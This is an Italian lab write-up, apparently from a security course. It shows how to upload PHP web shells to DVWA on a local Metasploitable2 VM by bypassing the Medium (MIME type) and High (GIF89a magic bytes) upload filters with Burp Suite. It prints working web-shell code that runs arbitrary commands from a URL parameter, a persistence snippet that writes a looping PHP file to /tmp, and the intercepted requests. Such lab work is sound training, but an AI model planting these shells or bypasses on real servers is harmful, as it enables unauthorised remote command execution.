40 // Persistenza avanzata con loop e output
41 if (is_writable('/tmp')) {
42     $persist_content = '<?php while(true) { ob_start(); passthru("whoami"); $out =
43     ob_get_clean(); file_put_contents("/tmp/ultra_log.txt", $out . "\n", FILE_APPEND);
44     sleep(10); }';
45     file_put_contents('/tmp/ultra_persist.php', $persist_content);
46 }
47 ?>
```


○ Invia la Richiesta

- ◇ Clicco "Forward" in BurpSuite per inviare la richiesta modificata al server.

○ Verifica

- ◇ Ricarica http://192.168.50.101/dvwa/hackable/uploads/ultra_shell.php?cmd=whoami
- ◇ Digito l'URL e premo Invio per verificare se la shell è stata caricata.

Spiegazione Controllo se la shell caricata con il bypass funziona, aspettandomi "www-data".




- **Risultato** A livello **Medium**, l'upload iniziale fallisce per il filtro MIME con **Your image was not uploaded**, correggendo il **Bad Request** con intestazioni valide e modificando il nome file a **.png** e **Content-Type** a **image/png** in BurpSuite, **il bypass riesce**, e la **shell ultra_shell.php** (o **ultra_shell.png**) funziona, restituendo 'www-data'.

11.2 Test del File Upload al Livello High


Descrizione Imposto il livello di sicurezza High su DVWA su Metasploitable2 e tento di caricare la shell `ultra_shell.php`, analizzando i filtri avanzati (come `getimagesize()` e token CSRF) e bypassandoli con BurpSuite per risolvere l'errore "Your image was not uploaded"

Azione 1 Vado a DVWA Security su `http://192.168.50.101/dvwa/` > Seleziono "High" dal menu a tendina > Clicco "Submit".

- ◇ **Dettagli** Accedo alla pagina DVWA Security nel browser integrato di BurpSuite, cambio il livello a "High" e confermo.



- ◇ **Spiegazione** Imposto il livello di sicurezza più alto, attivando filtri avanzati come `getimagesize()` (verifica che il file sia un'immagine) e un token CSRF (previene manipolazioni), causando "Your image was not uploaded" quando si tenta di caricare un file PHP.





- **Descrizione** Intercetto la richiesta POST in BurpSuite, modifico a GIF89a + PHP, clicco Forward

Azione2 In BurpSuite (Proxy > Intercept), attivo l'intercettazione se non già attiva, attendo la richiesta POST quando clicco "Upload", e modifico:

- ◇ Aggiungo GIF89a all'inizio del corpo del file (prima del codice PHP) nella sezione multipart/form-data.
- ◇ Mantengo il token CSRF invariato
- ◇ Clicco "Forward" per inviare la richiesta modificata al server

Intercettazione POST Originale



Intercettazione POST Modificata

The screenshot displays the Burp Suite Community Edition v2025.7.4 interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, and Help. The main toolbar shows the 'Proxy' tab selected, with sub-tabs for HTTP history, WebSockets history, Match and replace, and Proxy settings. A status bar at the top indicates 'Request to http://192.168.50.101/dvwa/vulnerabilities/upload/'.

Below the toolbar, a table lists intercepted requests. The first entry is a POST request to 'http://192.168.50.101/dvwa/vulnerabilities/upload/' at 03:10:2....

The 'Request' tab is active, showing the raw HTTP request details. The request is a POST to '/dvwa/vulnerabilities/upload/' with various headers and a body containing PHP code for a shell upload.

Request Details:

- Method: POST
- URL: /dvwa/vulnerabilities/upload/
- Host: 192.168.50.101
- Content-Length: 1187
- Cache-Control: max-age=0
- Accept-Language: it
- Origin: http://192.168.50.101
- Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXpzsfyNyBMLiAbN
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
- Accept-Encoding: gzip, deflate, br
- Cookie: security=high; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
- Connection: keep-alive
- Content-Disposition: form-data; name="MAX_FILE_SIZE" value="100000"
- Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.php"
- Content-Type: application/x-php

The request body contains the following PHP code:

```
GIF89a<?php
set_time_limit(0); // Nessun limite di tempo
ignore_user_abort(true); // Continua se connessione persa
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    ob_start();
    passthru($cmd); // Output diretto e robusto
    $output = ob_get_clean();
    if ($output === false) {
        echo "Errore nell'esecuzione del comando\n";
    } else {
        echo $output;
    }
}
```

Invio la Richiesta


- ◊ Clicco "Forward" in BurpSuite per inviare la richiesta modificata al server.

Verifico

- ◇ Ricarico http://192.168.50.101/dvwa/hackable/uploads/ultra_shell.php?cmd=whoami nel browser

Spiegazione Verifico se la shell funziona, aspettandomi "www-data".


Risultato A livello **High**, l'upload fallisce per `getimagesize()` e token CSRF, con **GIF89a** e token intatto, il bypass riesce, e la shell `ultra_shell.php` **funziona**, restituendo 'www-data'.



12 [Extra]Analisi del Codice PHP tramite View Source (Medium e High)

Descrizione Analizzo il codice PHP delle pagine di upload a livelli Medium e High su DVWA per identificare i filtri di sicurezza e validare i metodi di bypass usati.


Azione 1 Per **Medium**, apro View Source in File Upload e clicco View page source



◇ Esamino il codice HTML per dedurre i controlli PHP

```
<div id="header">
    
</div>
<div id="main_menu">
    <div id="main_menu_padded">
        <ul><li onclick="window.location='.'" class=""><a href="#">Home</a></li><li onclick="window.location='instru
        </div>
    </div>
    <div id="main_body">
<div class="body_padded">
    <h1>DVWA Security </h1>
    <br />
    <h2>Script Security</h2>
    <form action="#" method="POST">
        <p>Security Level is currently <em>medium</em>.<p>
        <p>You can set the security level to low, medium or high.</p>
        <p>The security level changes the vulnerability level of DVWA.</p>
        <select name="security">
            <option value="low">low</option><option value="medium" selected="selected">medium</option><option value="high">h
        </select>
        <input type="submit" value="Submit" name="seclev_submit">
    </form>
    <br />
    <hr />
    <br />
    <h2>PHPIDS</h2>
    <p><a href="http://hiderefer.com/?http://php-ids.org/" target="blank">PHPIDS</a> v.0.6 (PHP-Intrusion Detection System)
    <p>You can enable PHPIDS across this site for the duration of your session.</p>
    <p>PHPIDS is currently <em>disabled</em>. [<a href="?phpids=on">enable PHPIDS</a>]</p>
    [<a href="?test=%22<script>eval(window.name)</script>>Simulate attack</a>] -
    [<a href="ids_log.php">View IDS log</a>]
</div>
```

Azione 2 Per **High**, apro View Source in File Upload e clicco View page source



◇ Esamino il codice HTML per dedurre i controlli PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security</title>
    <link rel="stylesheet" type="text/css" href="dvwa/css/main.css" />
    <link rel="icon" type="image/ico" href="favicon.ico" />
    <script type="text/javascript" src="dvwa/js/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
          <ul><li onclick="window.location='.'" class=""><a href="#">Home</a></li><li onclick="window.location='instru
        </div>
      </div>
      <div id="main_body">
        <div class="body_padded">
          <h1>DVWA Security </h1>
          <br />
          <h2>Script Security</h2>
          <form action="#" method="POST">
            <p>Security Level is currently <em>high</em>.</p>
            <p>You can set the security level to low, medium or high.</p>
```

Analisi Dettagliata

- **Livello Medium** Il codice HTML mostra un form semplice senza token CSRF, ma gli avvisi PHP indicano che medium.php applica un filtro sulle estensioni, il bypass con Content-Type: image/png e nome .png ha funzionato cambiando la percezione del file.
- **Livello High** Il codice di security.php non è rilevante; il sorgente corretto di "File Upload" a High dovrebbe includere il token CSRF, che hai preservato durante il bypass con GIF89a la funzione getimagesize() è dedotta dal fallimento iniziale e dal successo con GIF89a.

13 Conclusione e Considerazioni Finali

- Ho completato l'esercizio a livello Low, caricando la shell confermando il controllo remoto.
- ◊ A Medium, i filtri base hanno ostacolato l'upload, mentre a High, token CSRF e sanitizzazione lo hanno bloccato.
- ◊ La shell avanzata ha offerto un controllo interattivo.
- ◊ Scoperti utenti (www-data), file in /var/[www](#).
- ◊ Lo studio del codice ha evidenziato l'importanza di validazione e token.